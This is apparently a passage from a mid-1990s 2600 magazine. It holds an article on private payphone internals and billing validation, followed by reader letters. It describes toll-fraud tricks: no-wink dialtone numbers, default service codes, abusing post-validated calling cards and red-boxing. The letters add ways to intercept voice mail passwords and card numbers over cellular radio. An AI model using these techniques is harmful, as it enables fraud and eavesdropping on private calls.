COCOT rates are usually higher than standard Bell rates as the COCOT owners will charge the maximum of what FCC regulations allow. Why are they such a rip-off? There are a few reasons. Of course there are those payphone operators who are just plain greedy and don't care what they charge, but those operators are a small minority. As with any business, the major reason is operating expenses. COCOT owners don't have the budget that the big RBOCs have. Its harder for them to turn a profit operating payphones due to the tighter regulations imposed on them and the stiff competition. Also, as evidenced by the many letters appearing in *2600* from disgruntled COCOT users, their equipment costs are extremely high. Each payphone can cost around $1,000 or higher and requires constant maintenance and servicing.

Let it be known that payphone operators make next to no profit on coin calls due to FCC tariffs. They make the real money in the surcharges they levy on collect and calling card Calls.

Trickery and Deception

As revealed in previous articles, some COCOTs can be fooled into returning you their unrestricted dial tone. This is not the case, however, with Intellicalls. Rumor has it they were field tested in prisons, so the Intellicall engineers have probably been exposed to every trick in the book. Intellicalls have very advanced anti-fraud mechanisms. Their main defense against

surrendering their dialtone is by detecting it outright. As soon as dialtone is detected (where it shouldn't be detected) the phone cuts off the handset (detection time is very brief... about 50 milliseconds).

By now everyone knows about the 800 number trick to acquire an unrestricted dialtone: call an 800 number, wait for the called party to hang up and then, voila, unrestricted dialtone. The reason this works (or at least used to as more and more COCOTs these days are using COPT lines as discussed later) is because 800 numbers do not return a "wink" signal when they disconnect. A wink is a momentary drop in the line loop current which signals the local CO equipment that the remote end has hung up. Intellicall payphones have wink detection options included in their software to protect against this well-known trick.

There is another way though. If you're patient, scan your local prefixes for a number which, when called, immediately returns a dialtone. If you can locate one of these then what you have found is a number that hangs up but does not return a wink. This is very valuable for COCOT scamming, as you can dial this number from a COCOT and then call anywhere using the unrestricted dialtone, all for a quarter! Depending on the COCOT you'll sometimes even get your quarter back at the end of the call. A number like this usually resides in the 00XX or 99XX range of your local prefixes. However, in order for this number to work as desired, you must be calling it from an exchange that is not serviced by the switch which services the special "no-wink" number.

For example, if the "no-wink" number is located in NPANXX (415) 567 which is serviced by switch SNFCCA19CG0 and you called it from NPANXX (415) 566 which is serviced by switch SNFCCA14CG0 then you would be returned a dialtone without a wink signal. It would not work if you were calling from NPANXX (415) 567 (i.e.,

Glossary of acronyms

ANAC	Automatic Number Announcement Circuit
ANI	Automatic Number Identification
AOS	Alternate Operator Service
CO	Central Office
COCOT	Customer Owned Coin Operated Telephone (also known as COPT - Coin Operated Pay Telephone)
EMI	Extended Message Interface
LATA	Local Access Transport Area
LEC	Local Exchange Carrier - The phone company responsible for handling local call traffic
PSN	Packet Switched Network
RAO	Revenue Accounting Office
RBOC	Regional Bell Operating Company

Other sources of information:

PHONE+ Magazine
Box 5400
Scottsdale, AZ 85261-5400

Industry magazine dealing with telecommunications issues affecting all communications service providers, especially COCOT owners. Subscription rates: $40.00 per year for 13 issues ($76.00 Canada, $105.00 foreign)

Public Communications Magazine
3721 Briar Park
Houston, TX 77042

Industry magazine covering topics mainly dealing with telecommunications service providers. For subscription information call (800) 825-0061

being serviced by the same switch as the "no-wink" number) or if you were calling outside of the LATA which the "no-wink" number is located in.

Contrary to popular belief (at least in the case of Intellicalls), the dialtone you first hear when you pick up the phone isn't synthesized, it's the actual line dialtone. As soon as you enter the first digit though, the real dialtone is cut off and the dialed digits are buffered. Before the number is actually dialed it is checked against internal area code and prefix tables (programmed by the payphone operator) and the rates for the call are computed (again from internal rate databases). If money has not yet been entered, the payphone prompts the user to insert the required amount.

The Guts

COCOTs aren't dubbed "intelligent payphones" for nothing. COCOTs are basically computers, including upwards of 64K of RAM/ROM, speech synthesizers, 300 or 1200 baud modems, and a whole slew of other interesting circuits (tone decoders, frequency detectors, etc.). Inside the payphone exists extensive local area code and prefix tables (NPANXX tables), plus rate and surcharge tables covering rates for anything from AT&T, Sprint, and MCI calling cards to VISA and MasterCards (on those phones which are configured to accept commercial credit cards). The phone uses its internal tables to determine what type of call you are making (Local, IntraLATA, etc.) and calculate how much that call will cost.

If you've ever tried to dial a non-existent phone number from a COCOT you know that it won't allow it. It knows which exchanges are valid in your area code because it has them all programmed inside its database. Thus, any number dialed that is not valid according to the internal databases is rejected. As many of you may already know, any attempt to dial the local ANAC to learn the COCOT's phone number is usually thwarted, unless the number exists in a valid prefix (uncommon). This can be easily overcome by simply dialing "0" for a local operator and requesting the number of the payphone. Since it is a public payphone, the operator usually complies and reads back the number. However, dialing zero does not always guarantee you'll be routed to a local Bell operator. Sometimes you are connected to a subscribed operator service center which will not likely know what number you are calling from, but this is usually the exception rather than the norm.

Most COCOTs have at least a couple of speech files stored within their nigh-impenetrable barriers. Speech files are prerecorded messages that prompt the caller to do certain things, such as enter a calling card number or say a name for collect calls. Speech files are not the synthesized voices you hear, such as the annoying "Thank you" after you make a call on Intellicalls. They are actual digitized human voices stored in the phone's memory, ideally to customize the phone to a certain operator's liking.

COCOTS can be programmed to perform a specific set of instructions (called "Outpulse Rules") to place a call depending on what the caller enters. For example, it can be programmed to accept the caller's destination number and calling card, then dial out to a validation service, send the calling card number for verification, wait for a reply and, based on whether the card is valid or not, either place the call or "splash" (forward) the caller to a live operator, an alternate long distance service, or a recording. For Intellicalls a total of nine outpulse rules can be programmed for each phone, with 38 characters available for each rule. The payphone can be programmed to act as a stand-alone unit or to interface with various long distance companies or custom validation systems in order to place calls.

The outpulse rules are basically a sequence the phone will follow based on the signals received over the line. For example, the bong tone you hear when you use your calling card isn't there just to

sound quaint. Its sole purpose is for automated call processing. If a phone needs to place a call using AT&T, it can be programmed to dial the AT&T access number, listen for the bong, and then send the calling card and dialed number.

Remote Access

Many people have called a COCOT at one time or another and discovered interesting things. Some COCOTs play odd messages and series of touch tones (Intellicalls) while some give a 300 or 1200 baud carrier outright. The fact is, all COCOTs are accessible remotely. This is necessary primarily for reporting coin totals during money collection (as described above) but also to reload the phone's program and data when such a need arises. By now most of you have called a COCOT which will say "Thank you" in a computerized voice and then play four DTMF digits. If you experimented around a little and pressed the right touch tones you were given a 300 baud carrier. The excitement that rushed through your blood eventually dissipated however after many minutes spent trying to evoke some kind of response from the phone upon connecting to it with your computer.

Try as you might, you're probably never going to be able to hack your way into a COCOT.

Accessing Intellicall payphones first of all requires the INET software and hardware board. The INET software is a database program which allows the owner to maintain his payphones' file and keep track of revenue. It is virtually useless without the Intellicall INET board which is a proprietary communications card that plugs directly into a PC. It can be configured for either COM1 or COM2 and looks and acts basically like a modem. It has two RJ11 phone plugs in the back to accommodate a phone line, a nine pin male serial connector to program a phone locally via direct serial link and an external speaker port. Actually gaining access to a payphone also requires the payphone's serial number, which is used as a password to authenticate access. "Logging into" a payphone is all transparent to the user, as the payphone is dialed and logged into automatically by the INET software.

The four touch tone digits you hear when you call an Intellicall are decoded by the INET board and used to determine the phone's firmware revision level. The INET board will then respond with a digit sequence of its own in order to evoke a carrier from the phone to begin the communications session. Through experimentation I have observed the following DTMF handshakes:

Phone	Inet Response
AB45	9
AB67	C1

Example: INET dials phone, phone sends AB45, INET sends 9, phone emits carrier.

At this point, I can only speculate that after the INET software logs into the phone it sends a data handshake consisting of the phone's serial number and then executes any required data transfers.

All COCOTs come with some sort of network software package for performing remote data and program updates to the phones. The software is normally in operation on a dedicated PC 24 hours a day so that phones can call in as necessary to transmit money totals and reload their databases as needed. During updates the phone is incapable of placing outgoing calls since it is using the phone line for its communications to the host system. On Intellicalls, the caller continuously hears "Please wait" through the earpiece until the modem transaction has completed.

Some COCOTs can be configured to call into the host system to report special

Intellicall Outpulse Rules

A	*This command instructs the payphone to dial its 10 digit phone number (ANI) via touch tone.*
B	*Set the DTMF code for invalid - this is the two digit DTMF code that the validation service will return to signal the phone that the billing number is invalid. See also rule "O".*
C	*Instructs the phone to send the caller's calling card number, if one was entered, via DTMF.*
D	*Instructs the phone to send a card's expiration date (in the case of commercial credit cards).*
E	*This command waits for a card verify signal from the validation service.*
F	*Fail string start indicator - if a command fails for any reason, the portion of this outpulse rule following the "F" will be used to process the remainder of the call.*
I	*Instructs the phone to dial the caller's destination number directly independent of the way it was originally dialed.*
M	*Instructs the phone to send any miscellaneous information about the credit card entered.*
N	*Instructs the phone to dial the caller's number as it was entered by the caller.*
O	*Set the DTMF code for valid - this is the two digit DTMF code that the validation service will return to signal the phone that the billing number is valid. See also rule "B".*
P	*Instructs the phone to pause for one second before call processing continues.*
Q	*Instructs the phone to dial the caller's destination number as a 0+ call, meaning that the number will be outpulsed as an operator assisted call.*
S#	*Instructs the payphone to dial a pre-programmed phone number from the speed dial list (can only be either S6, S7, S8, or S9).*
T	*Instructs the payphone to wait for a 400 Hz tone before continuing.*
U	*Instructs the payphone to dial the number entered by the patron modified to 10 digits (i.e., if only 7 digits were entered, a local area code would be added to make the number 10 digits).*
V	*Instructs the payphone to use VICS for validation.*
W	*Instructs the payphone to wait for either*

conditions such as hardware errors for missing hardware (i.e., missing handset, missing card reader, etc.). They can even be configured to report in when someone leaves the handset off-hook! Intellicalls can report special conditions either by uploading a message via modem or speaking a message using its voice synthesizer. For example, if it calls the special conditions number and receives a carrier it will attempt to connect to the remote system and then upload its error message. Otherwise, it will detect a human answer and "say" the message to the person answering the call.

Local Collection and Service Access

Some payphones, Intellicall's included, can be accessed locally from the keypad to perform simple service and collection tasks. On Intellicalls, this is accomplished by picking up the handset and pressing the "#" key followed by a four-digit access code. The phone will then take the service technician through a series of voice prompts (or, in the case of LCD equipped phones, prompts on the LCD display) in order to perform different features, such as collecting the money in the phone and clearing the totals. The default access codes for Intellicalls are #9999 for collection and #2001 for service. However, these are usually changed as recommended by Intellicall, so a little hacking will probably be in order. If the defaults are still there, you lucked out severely. Unfortunately, the service code is useless without the phone's upper housing key. Service access can only be activated after unlocking the upper housing. As soon as the lock is opened, the service code must be entered at the keypad or else the phone will dial out and report an unauthorized access. Another feature sometimes present from the COCOT keypad is speed-dial: pressing the "*" and then a number 0-9 (or 00-99) on some COCOTs will speed-dial a preprogrammed number. Usually these

numbers connect you to the payphone operator's business office or repair numbers. I have come across one strange COCOT that speed-dialed a fax number. Go figure.

Billing and Validation

Aside from coin revenues, payphone operators may also collect revenues from the collect and calling card call placed from their phones. This is accomplished by retrieving the call records generated by the payphones and sending them off to the phone company for collection.

Most private payphone operators do not have enough volume to deal directly with the LECs to bill and collect these revenues. This is where billing and collection clearinghouses come in. These clearinghouses (some examples being OAN, Resurgens, Integretel, and ZPDI) have direct billing agreements with most of the telephone companies (LECs) around the country (many of you may have seen these strange companies pop up on your phone bill unexpectedly at one time or another). The call records are sent to the clearinghouses in the BellCore EMI (Extended Message Interface) format. Each call record contains all the information required for the clearinghouse to route that particular phone charge to the proper LEC to then be placed on the customer's bill. After the LEC collects the charge from the customer and takes a percentage for its billing and collection services, it forwards the balance back to the clearinghouse, which in turn takes a small percentage for *its* billing and collection services and then forwards the remaining balance to the payphone operator.

Each month the clearinghouses send out a list of all the LECs they have direct billing agreements with in the form of NPANXXs (area codes and prefixes). This is referred to as ONNET. Those prefixes which the clearinghouse cannot bill to (referred to as OFFNET) are simply restricted to calling on the payphones to

Intellicall Outpulse Rules (cont.)

	400 Hz or a steady dial tone.
w	*Over-ride timeout on next wait command - specify a timeout other than the default on the next wait command.*
X1	*Instructs the payphone to dial the Alternate Carrier number (i.e., in order to place a call over an alternate long distance carrier).*
X2	*Instructs the payphone to outpulse the Alternate Carrier access code.*
X#	*Instructs the payphone to dial a pre-set connect number (must be either X3, X4, X5, X6, or X7).*
*	*Instructs payphone to dial a "*".*
#	*Instructs payphone to dial a "#".*
(	*Start of 0+ conditional string - if the number entered by the phone patron starts with a 0 (i.e., collect call), then process the commands enclosed in the parenthesis.*
)	*End of 0+ conditional substring.*
[	*Start of non 0+ conditional string - if the number entered by the caller does not start with 0 (i.e., a direct-dialed call), then process the commands enclosed in the brackets.*
]	*End of non 0+ (direct-dialed) conditional substring.*
{	*Start of credit card conditional string - if a credit card number is available then begin processing the commands enclosed within the braces.*
}	*End of credit card conditional string.*
<	*Start of no credit card conditional string - if no credit card number is available then begin processing the commands enclosed within the brackets.*
>	*End of no credit card conditional string.*
&	*Instructs the payphone to wait for a bong tone.*
$	*Instructs the payphone to wait until either a ring or busy signal is detected.*

Sample Outpulse Rule:

The following rule will dial speed-dial number #6 (S6), wait for a 400Hz tone (T), dial the phone's ANI (A), send the calling card entered by the patron (C), and then wait for a reply from the validation service (E), which was defined as either 99 for "valid calling card" (O99) or 11 for "invalid calling card" (B11).

S6TACB11099E

prevent uncollectible revenues.

Payphone operators can further reduce uncollectible and fraudulent charges by subscribing to a validation service. The purpose of this service is to screen out undesirable billing numbers (i.e., cancelled calling card numbers or third-party/collect call numbers which do not allow third-party/collect calls) either on a "live", call-by-call basis whereby the payphone calls into the validation service each time a calling card or third-party/collect call number is dialed or on a post validation basis, whereby numbers are collected for a certain period of time (say a week) and then validated all at once as a batch. Those numbers which are found to be invalid are restricted from further calling from the payphone. Those with quick reflexes may have already realized that it is thus possible to get away with using an invalid calling card for an indefinite period of time before it is discovered and restricted on phones that are using post validation. You see, with post validation, the phone must assume that any calling card number you enter is valid until it can be validated later. So it will normally place a call with the fake number until it discovers that the card was, in fact, invalid. This is becoming more and more rare these days as more payphone operators are opting for live validation.

Typical "Live" Validation Process

1. *Consumer dials collect call or enters calling card number.*
2. *Payphone dials out to validation service (Intellicall phones can use Intellicall's VICS service as well as DTMF based services).*
3. *Service answers, payphone sends its ANI and billing number.*
4. *Validation service accesses LIDB database to determine status of billing number.*
5. *Validation service then notifies phone of number's status.*

Intellicall offers its own validation system called VICS (or Validation Interface Computer System). VICS differs from typical validation services in that it uses modem communications to perform the validation, rather than via DTMF. The phone uses its internal modem to dial the VICS system at 300 baud. After a connect, the phone sends all the necessary billing information and VICS returns an appropriate reply (either valid or invalid). All this takes place in around 15 seconds.

Validation can be implemented by means other than via live, automated services. Some COCOT owners (less and less these days though) may opt to send all their collect or calling card calls through a costly alternate operator service (or AOS). This works by programming the payphone to dial an AOS access number whenever a patron initiates either a collect or calling card call whereby a live operator will handle the call from there. The AOS takes a portion of the revenues of each call processed by them, which obviously cuts down on the COCOT operator's profits.

Before live validation services became feasible, payphones would sometimes use what is referred to as "gray validation" to validate calling cards. Calling card numbers were verified by having the payphone dial itself (with the calling card entered by the phone patron) and then listening for a busy signal. If the calling card was good, the phone would get a busy signal since it was calling the same line it was dialing out on. This type of validation has been outlawed by the FCC because it was deemed the payphone was using the local LEC's lines to complete the call and earn revenue from it without compensating the LEC for the use of its line facilities.

How Numbers Are Validated

A question one might be asking at this point is just how are these numbers validated? Every LEC in the country maintains

what is called a Line Information DataBase (or LIDB). Each LEC is responsible for maintaining its own LIBC and keeping it current with all the valid phone numbers and calling cards that are available under that LEC. Furthermore, the LIDB contains information specific to each billing number, such as whether that customer allows collect or third-party calls, and it even keeps tabs on calling card usage: how many times the card was used for how many minutes, the number of hack attempts, etc. The database also contains fraud thresholds specific to each calling card and can automatically cancel a calling card if its usage surpasses a preset threshold (this threshold can be determined by the owner if desired). The bottom line is, if it's not already hard to abuse calling cards today, it sure will be in the very near future. Of course, you'll still be able to scam a few free calls, but the intelligence of the networks will catch on and block the cards sooner.

Currently there are seven major LIDB hubs (one for each RBOC) which are all inter-connected via the SS7 network (a closed X.25 PSN). Access to the major LIDBs is limited to smaller LIDB hubs such as SNET. SNET is a gateway by which validation service providers can access the major RBOC LIDBs for billing number validation. SNET is also set up to perform credit card authorization via a gateway to all the major credit card databases (Visa, Mastercard, etc.). SNET has a whole slew of replies it can give regarding a billing number, all in the form of a three digit code. This code tells whether or not a calling card is valid, or whether a certain phone number accepts collect or third-party calls, or whether a number is a payphone (and if so, what kind - private payphone, public payphone, semi-private payphone, etc. There are many different payphone classifications).

Following is a description of validation messages specific to Southern New England Telephone's (SNET) validation service. SNET used to be accessed through Telenet but is now only accessible via a dedicated X.25 data line connected directly to SNET's premises.

SNET Query Request

The Query Request Message is pretty unwieldy. Most of the information contained in the packet is simply for transaction record-keeping purposes (such as the date, time, message sequence number, etc.). The first part of the message (the part up to the semi-colons) is referred to as the header and contains mainly message identification. The "DQ" simply identifies this message as a request. The next four characters collectively compose a hexadecimal value. When converted to binary, this value flags which fields will be present in the remainder of the message (see Table A). The Message Type defines the type of message (0200 = Request, 0210 = Response). The Transaction Type is 00 for Calling Card queries, 01 for Collect Call screening, 02 for Third-Party Billing, and 03 for Commercial Credit Card queries. The Message Sequence Number is available for matching queries to their replies (i.e., a serial number). The Data Indicator flags whether data items will follow in the Message Body (i.e., Account Number, PIN, etc.). The Response message is the same as the Request message except that a three character Reply Code is included which is then interpreted to determine the validity of the billing number queried (see Table B for sample reply codes).

Example 1: Sample SNET Query Message

```
DQFE00SNTUSER020001123456195102721340
0;;80C05167512600617890920050444339999
```

"DQ" marks beginning of query, "FE00" is the message field bit map (marks

(continued on page 46)

LANGUAGE IS A VIRUS FROM OUTER SPACE

Harassment

Dear 2600:

I was in Rat Shack the other day and bought a 43-141 modem pocket tone dialer. It was the last one they had and they had it on sale for seven bucks. The next day I came in and tried to buy a 6.5536 mhz crystal. The guy looked on my "account" on the computer and saw that I had purchased a pocket dialer. He asked what I needed the crystal for and I told him that my dad needed it for a scanner. Then I saw a sign on the service desk that had a picture of the Rat Shack president and it said that they only wanted your phone number and address for sending out catalogs. I asked the guy about it and he said that he couldn't sell me the crystal. So the sign is just bullshit I said, and he said that they also keep records to monitor possible illegal activities. I was wondering if I might possibly have a case of false advertising or something if I get the guy's voice on tape telling me that shit when the sign just says they want your info for a catalog.

African Herbsman
Lexington, KY

It's more a case of a blatant invasion of your privacy, one which should be followed all the way up the corporate ladder of Radio Shack. We'd be most interested in any responses. The most important lesson to be learned here is that nobody with any expectation of privacy should ever give their name and number to any retail outlet.

Dear 2600:

I'm writing to warn others out there really is no such thing as freedom of speech in American universities today. Unfortunately, I learned this sad truth the hard way. I had a hacker/phreak web page running on a web server at my school. It wasn't all that much, but I was proud of it. I had some lame outdated exploit source, and about fifty box schematics on-line and available to the public.

The web page was on-line for several months, and then it was shut down. A self-righteous and clueless admin took it upon himself to disable my account on the web server. In spite of the fact that, at least according to some more intelligent admins, the questionable source code was so obsolete as to render it useless.

After the web page was finally axed, I was told that my job at the computer lab was threatened, because I was, as my boss told me, "giving people ideas". Imagine my gaul! Spreading ideas at a university!

All and all, the whole thing was a very frustrating experience. Not only did I see something I put some real effort into get taken away, but I had no success in explaining to admins at my school why freedom of speech is important. As far as I can tell, however, there were two good things which came out of anything I put on line. The first of which being that, according to the access logs, many users in Eastern Europe were able to access the h/p info I put on-line. I'm proud to think that I had even a small part in the positive changes which are going on over there.

The other positive thing which came out of my web page experience occurred to me after a train ride. I had to call my parents, and the only phone around was a broken pay phone. The phone wouldn't accept any money, and the old woman in front of me was really in a jam. She had to call her son so she could get a ride home, but she couldn't call him because the phone was broken. Luckily, I had my red box with me and I was able to place the call for her in spite of the difficulties with the phone. Needless to say, the old woman had never seen anything like that, and she was more than a bit shocked and thankful. If it weren't for the information which I had on my page, I would not have known how to box that call, and both of us would have been stranded at the train station.

There's a tremendous amount of good which can come from knowledge. Unfortunately, as I found out there are many people, even in universities, who don't see that as good. They only see a status quo which they feel it is their duty to defend. I honestly believed that an American university would be safe from such people. Unfortunately, I was wrong.

Roger Blake

But it sounds as if this university is teaching you a great deal about the state of affairs in today's world. Good luck.

Dear 2600:

My friend and I are perceived by everyone at our school as not "true" hackers. They think that we have been deleting files off their computers when all we were really doing was seeing what the computers had on them and looking for interesting information. Once when a virus was uploaded to our school's computers (the DOOM Virus), we were automatically singled out as the people who had done it! Now we can't even touch a computer at the school even if it is for word processing an assignment! The teacher there has called us the biggest hackers in the school when we haven't done anything. We think that this is another example of people who don't know what hackers really do. Idiots like JL from the Winter 94-95 *2600* screw it up for all of us putting viruses in computers and deleting entire hard drives! I hope that this misperception of hackers will end as soon as possible.

Little Alex
MI

Teachers in our school system have always been relatively out of touch with what kids think and do. Now, with computers, they also have unbridled panic to help them make rational decisions. Some schools have been experimenting with having the students run the computer systems since the teachers seem unable or unwilling to learn. It's worth thinking about.

Dear 2600:

I was at Fry's (a large silicon valley electronics megastore chain) a couple of Saturdays ago with my sister, and it was really busy and as I was walking out, this security person said, "Excuse me, can I look inside your backpack?" I was taken aback and said, "What?" She then said, "It'll just take a moment. Let me look in your backpack." I said, "No," and continued to walk out the store. The nerve. I never once opened my backpack or removed it from my back while I was in the store. I didn't want to leave it in the car for fear of theft.

I was at COMP-USA (a computer megastore chain) the other day and once I walked into the lobby area (past the automatic glass doors), I started looking at their current newspaper ad posted on the wall. The security guard came up to me and said, "I need to look in your backpack." I shook my head and said firmly, "No." The guard was taken aback and then meekly pointed to this "sign" which said COMP-USA reserves the right to search blah blah blah, etc. I just said, "Nope." This really ticks me off. I mean, if they saw me steal something and called the police, okay, then maybe they can look in my backpack. What are they thinking?

This all seems like a great intrusion into what's left of my civil rights. Has any of this sort of stuff been covered in *2600*?

sam
Berkeley

You're absolutely right - this is a great invasion of our rights. But we have nobody to blame but ourselves. We've created the type of suspicious society that begs for paternalism and doesn't mind if some rights are stepped on in the process. The sad fact is that an increasing number of stores are getting away with this kind of abuse, thinking that if they put it on a sign, they can do whatever they want. Some stores won't let you in unless you check your bags. Whether or not you agree with this method, it works much better since you simply aren't let in if you don't agree to their rules. By attempting to search your bags after you leave, there is no out for the customer except to create a scene. If you do create such a scene, you will win in the end since no store in its right mind will search customers against their will and risk massive lawsuits. It is also effective to "advertise" these policies when we find them. The future of such things is really in the hands of people like us.

Dear 2600:

I first want to say I love your magazine. Here is what happened. I was sitting in the airport waiting for my flight. I was reading your magazine, and then I looked up. This women was pointing me out to her husband. Next thing I knew, the husband is getting up and walking over to me. He stands over me and says, "All you little hackers should be dragged out into the street and shot." Well, I did not feel like starting anything with the man so I just sat there and continued to read *2600*. I just wanted to tell you about my little experience.

Fast Lover
Houston, TX

At least they recognized the magazine. We must be doing better marketing than we thought!

Information

Dear 2600:

I live in Maryland where the telco is Bell Atlantic. My district operates on 5ESS. From trashing, I have found the telco numbers at my local switch are 410-381-99XX's. I wardialed them and got the resulting finds. Some are indeed very interesting. I am a beginning phreaker and would like to know more about what it is I have come across. 9986 - gives a loud tone; 9912 - similar to above; 9997 - gives tone, if you dial 9997 it will make a funky noise; 9980 - carrier (1200, no response); 9956 - fast cellular-like busy; 9988 - unknown baud rate (not 300-1200 or 2400); 9965 - carrier (1200, no response); 9941 - rings a few times, then goes to fast busy; 9998 - gives tone; 9921 - rings once, then nothing; 9926 - carrier (1200, asks for password); 9952 - not taking calls at this time; 9938 - weird announcement about voice mail hub; 9900 - in computer voice, asks for ID.

The ANAC for 410 is 200-200-6969.

Ether Bunny

Thanks for sharing. Some of these are fun to play with. If we find anything interesting, we'll print it.

Dear 2600:

Just recently I was trying to figure out a method to easily obtain voice mail passwords and finally I stumbled onto something. I was fiddling with my Motorola cellphone in scan mode and heard a call made to a voice mail service. I obviously noticed that the password to the voice mail account was sent to the service via DTMF tones. I quickly hooked up a Radio Shack telephone mic to the cellphone and plugged the output of the mic into my PC running a DTMF decoder program. I then had to search for another voice mail call (surprisingly there are a fair amount of people calling their voice mail from their cellphones). Before long I tapped into a call and I received both the number of the voice mail service and the woman's password. It is amazing what a little patience can do.

Dali Lamer

Dear 2600:

I was hacking around last month and dialing 800 numbers to find some modems and some UNIX systems. I dialed up this 800 number and ran across this Sun OS UNIX system and it began by saying "Host:" and so I tried many different combinations of letters to see what kinds of systems I would be able to access. I typed in "att.net" and then it gave me the usual "Logon:" prompt and so I tried the usual entry ways into UNIX systems. But then it did something which was completely unexpected. It said "Challenge:" and after the colons it gave four random digits and then it asked for a "Response:". What exactly is the response the system is looking for? Also is there any way around it?

Curious and Anonymous
Los Angeles

Challenge/response systems are popping up in various places, the general idea being that you have an algorithm or lookup table in your possession that, when given one number, returns another. Without the second number, your login session cannot proceed. In theory this is a very secure system. But such theories tend to be crushed in the hacker world.

Dear 2600:

On page 41 of the Spring 1995 issue of *2600* there is a question about Edward A. Smith. Recently moored at a private AT&T dock in Charlotte Amalie on St. Thomas in the Virgin Islands was a cable ship. Her name was Edward A. Smith. Hope this helps. Maybe you could tell me where is 500 land. I don't know what this means.

pbixby

This certainly thickens the plot. We wondered who Edward A. Smith was since "he" seemed to have somehow reserved an entire exchange in the new 500 area code. This area code is being used for portable phone numbers - numbers that supposedly will follow you around for life no matter where you go. Of course, AT&T already has a fair number of exchanges in 500. Now the questions remain: who was Edward A. Smith in the first place? And did the ship get destroyed during the hurricanes?

Dear 2600:

I was playing around with a Mitsubishu Cellular phone and I found out that you can easily get the four digit PIN number that is necessary to make a call. All you have to do it turn the phone on, press Rcl, then either the up or down key. This will give you the four digit PIN number. I thought this was extremely moronic. That means that all anyone has to do is steal the phone, press a few buttons, and they can make a call to anywhere in the world.

Matthew Kassin

Dear 2600:

I got a phone line installed yesterday (just moved in), and I elected to do my own inside wiring (yeah, $20/hr to strip some wires). Anyhow, the phone guy hooked up this little mini-computer to the line and dialed this #: 1-800-252-4490. It asked him for a password, which I also watched him type in (he didn't seem to care that I saw). The place he connected to ran a test on the line and said the inside wiring was bad (heh heh - not my fault!). He was very cool about everything, gave me a wall jack (for free) and even told me the ANI number just so if when I test it out, I can find out if I'm on the line I should be. The number is 711-6633.

By the way, this is from Pittsburgh, area code 412. But I'm sure you could have figured that out yourself.

FkPigMan
Pittsburgh

Telco Brains

Dear 2600:

I am writing in response to William Tell's letter in the 1995 spring issue of *2600*. The prefix 811 does work in most of California, but only in areas using Pacific Bell. Areas using GTE do not respond obviously. I was told about the 811-1200 system sometime last year at a *2600* meeting in Los Angeles. None of us know what is is, but we think it could just be a voice messaging system or PBX for Pacific Bell employees. I have also found identical systems having phone numbers very similar to 811-1200.

As 811 is for customer service usually, Pacific Bell also uses the prefix 211, but on a rather more technical basis. All known Pacific Bell ANACs are in this prefix, along with other line maintenance systems. However, most of these 211 systems seem to be SCC dependent. A majority of 211-XXXX numbers in the Los Angeles (213) region of Pac-Bell will only provide a trunk busy signal when called from the Orange County region (714).

Here are some numbers I know of in 211-XXXX: 211-7777 - ANAC for parts of Orange County (714); 211-2345 - ANAC for Los Angeles area (213) (211-2222 and 211-2233 have also been known to work in parts of CA).

Also related to Pacific Bell, when dialing 800-PAC-BELL it is possible to add LASS features, i.e., call forwarding, to phone lines just by knowing or hacking a 3 digit PIN. This PIN is printed on all Pacific Bell bills near the owner's phone number.

By the way, the courtesy phone near the payphones, that is *supposed* to be used for calling preprogrammed numbers at the Los Angeles *2600* has no ringer, but you can call it at 213-485-8333. Call it at the next meeting or something.

Neo Zeed of 201

We just lost our incoming phone lines at the New York 2600 meetings - apparently NYNEX thinks this will keep us from communicating with the other meetings. As for stupidity involving 3 digit PINS, some companies don't even require that much! Read on.

Dear 2600:

NYNEX has done it again!

If you are a NYNEX customer, here is another thing you should know about your favorite company. Anybody can now know how much your phone bill is. All it takes is having a touch tone phone. No secret code or black magic is needed. It's not a back door. It's an option on an 800 number which will gladly disclose your last phone bill. This option will also inform you, and anybody else, if you have already paid the bill or not.

To test this out: Call the NYNEX account information line, which is listed in your phone book, at 1-800-698-3545.

TTJ

This indeed caused us much concern when we first learned about it a couple of months ago. No PIN at all was required to find out your balance, information which certainly isn't considered public by most people. We broadcast this live on WBAI's Off The Hook program and entered phone numbers for all of the major TV networks. (CBS was overdue by several thousand dollars.) It was fixed within two days. Apparently, invading corporate privacy is the quickest way to get large corporations to notice privacy issues.

Article Feedback

Dear 2600:

Some updates to the "Hacking Netcash" article in the Autumn 1994 issue: 1) the serial number is now 15 ASCII characters; 2) the 900 number is disconnected; 3) they now offer "electronic check cashing" - fax or e-mail a form and you get NetCash in the e-mail;

4) you can use PGP with your e-mail transactions. Company addresses are: Software Agents, Inc., NetCash Distribution Center, P.O. Box 541, Germantown, MD 20875. Email netbank@agents.com (send all transactions to this address), netbank-info@agents.com (if you send a message with anything except keywords, you will get back a list of keywords *and* a fully valid, usable NetCash coupon for a whole $.05). It may not be much but it's *valid*. Email help@agents.com for actual breathing people. Their web page is at http://www.netbank.com/~netcash/.

Dear 2600:

FYI, the Ringback for the 713 area code in Houston, TX is 231-XXXX where XXXX is the last 4 digits of the number. The local ANI that seems to work is 380-5555-5555. Yes, you must dial that "5" seven or eight times.

Also, "Cellular Interception Techniques" by Thomas Icom pointed out that the old UHF channels 70-83 are now cell bands. To listen here requires nothing more than an old (dial) TV. I set my 1973 Zenith 13" b/w to a groove between 82 and 83 and have heard, in 20 minutes of listening, some man engaging in phone sex with his wife/mistress/significant other, as well as some asshole ordering roses by phone and - get this - reading his VISA card number and expiration date. I didn't write it down, but the possibilities exist for someone to do some damage if they really wanted to.

Rokket Man

And rather than fix the technology, our government is "upgrading" the Constitution. The parallels with clueless schoolteachers are frightening.

Dear 2600:

Way to *go*, guys. This issue was the best yet. The "Prisoners" credit inside the front cover is very appropriate. The entire mag is, as usual, a class act.

The article on Virus Technology was the kind of direct, useful, to the point *value* that I have come to expect from *2600*. And, the "Day of the Hacker" was not only valuable, and informative, but well written, too. Not often will I use "quality or class" in the same sentence as "usual", but *2600* is certainly one exception.

Keep up the class work!

LACR0IX

Dear 2600:

I have been a long time reader of *2600*. I pick up the mag mostly to see what is out there and for the great information contained in it.

Thank you for the article on Bernie S. I haven't seen anything in the news myself on this and this really upsets me. When our government tries to take away people's rights like this, it is BS! We need to stand up for Bernie and write letters to let them know how angry we are.

We need to stand up for our rights to have whatever the hell we want. What Bernie S. did is not illegal and we need to stand by him as much as we possibly can.

James

Dear 2600:

Why don't you give your sources for the articles in the news items column of your magazine?

It would make a lot of them a little more believable, so for now I take each one of them with a grain of salt.

Bloodshot
Mt. Vernon, NY

We hope you ask these same questions of your local newspaper and the mass media. Our news items come from multiple sources and we do attribute them frequently. If you see no attribution, it's probably because the story was written by us after our own investigation or the story was reported in so many places that it's practically common knowledge and no one source can be attributed.
